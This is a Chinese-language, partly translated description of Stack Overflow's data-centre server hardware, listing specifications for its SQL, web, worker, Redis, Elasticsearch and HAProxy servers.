




丹佛数据中心

这里需要提到的是Mark Henderson, 我们网站的可靠性工程师之一，专程到纽约数据中心为我的这份报告拿到了一些高分辨率的照片。









### SQL Servers (Stack Overflow 集群)

- 2 Dell R720xd 服务器，每台配置如下：
- 双 E5-2697v2 处理器 (每个 12 核 @2.7–3.5GHz)
- 384 GB of RAM (24x 16 GB DIMMs)
- 1x Intel P3608 4 TB NVMe PCIe SSD (RAID 0, 2块卡上两个控制器)
- 24x Intel 710 200 GB SATA SSDs (RAID 10)
- 双 10 Gbps 网络 (Intel X540/I350 NDC) **SQL Servers (Stack Exchange 及其它业务集群)**
- 2 Dell R730xd Servers, each with:
  - 双 E5-2667v3 处理器 (每个8 核 @3.2–3.6GHz)
  - 768 GB of RAM (24x 32 GB DIMMs)
  - 3x Intel P3700 2 TB NVMe PCIe SSD (RAID 0)
  - 24x 10K Spinny 1.2 TB SATA HDDs (RAID 10)
  - 双 10 Gbps 网络 (Intel X540/I350 NDC) 原作者备注: 丹佛的SQL硬件在规格上相同，对应纽约部分这里只有一个 SQL 服务器 这是二月份为纽约的SQL Server 升级PCIe SSD的情形：








Web 服务器

- 11 Dell R630 服务器，每台配置如下：
- 双 E5-2690v3 处理器 (每个12核 @2.6–3.5GHz)
- 64 GB of RAM (8x 8 GB DIMMs)
- 2x Intel 320 300GB SATA SSDs (RAID 1)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

### 应用服务器 (Workers)

- 2 Dell R630 服务器，每台配置如下：
- 双 E5-2643 v3 处理器(每个6核 @3.4–3.7GHz)
- 64 GB of RAM (8x 8 GB DIMMs)
- 1 Dell R620 服务器,配置如下：
- 双 E5-2667 处理器 (每个6核 @2.9–3.5GHz)
- 32 GB of RAM (8x 4 GB DIMMs)
- 2x Intel 320 300GB SATA SSDs (RAID 1)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)





原作者备注: NY-SERVICE03 目前仍然是一台 R620, 但是现在并没有足够老到以至于需要更换。它会在今年晚些时候升级。

### Redis 服务器 (缓存)

- 2 Dell R630 服务器, 每台配置如下:
- 双 E5-2687W v3 处理器 (每个10 核 @3.1–3.5GHz)
- 256 GB of RAM (16x 16 GB DIMMs)
- 2x Intel 520 240GB SATA SSDs (RAID 1)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

### Elasticsearch 服务器 (检索)


- 3 Dell R620 服务器, 每台配置如下:
- 双 E5-2680 处理器 (每个8 核 @2.7–3.5GHz)
- 192 GB of RAM (12x 16 GB DIMMs)
- 2x Intel S3500 800GB SATA SSDs (RAID 1)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

### HAProxy 服务器 (负载均衡器)

- 2 Dell R620 服务器 (流量来源CloudFlare), 每台配置如下:
- 双 E5-2637 v2 处理器 (每个4 核 @3.5–3.8GHz)
- 192 GB of RAM (12x 16 GB DIMMs)
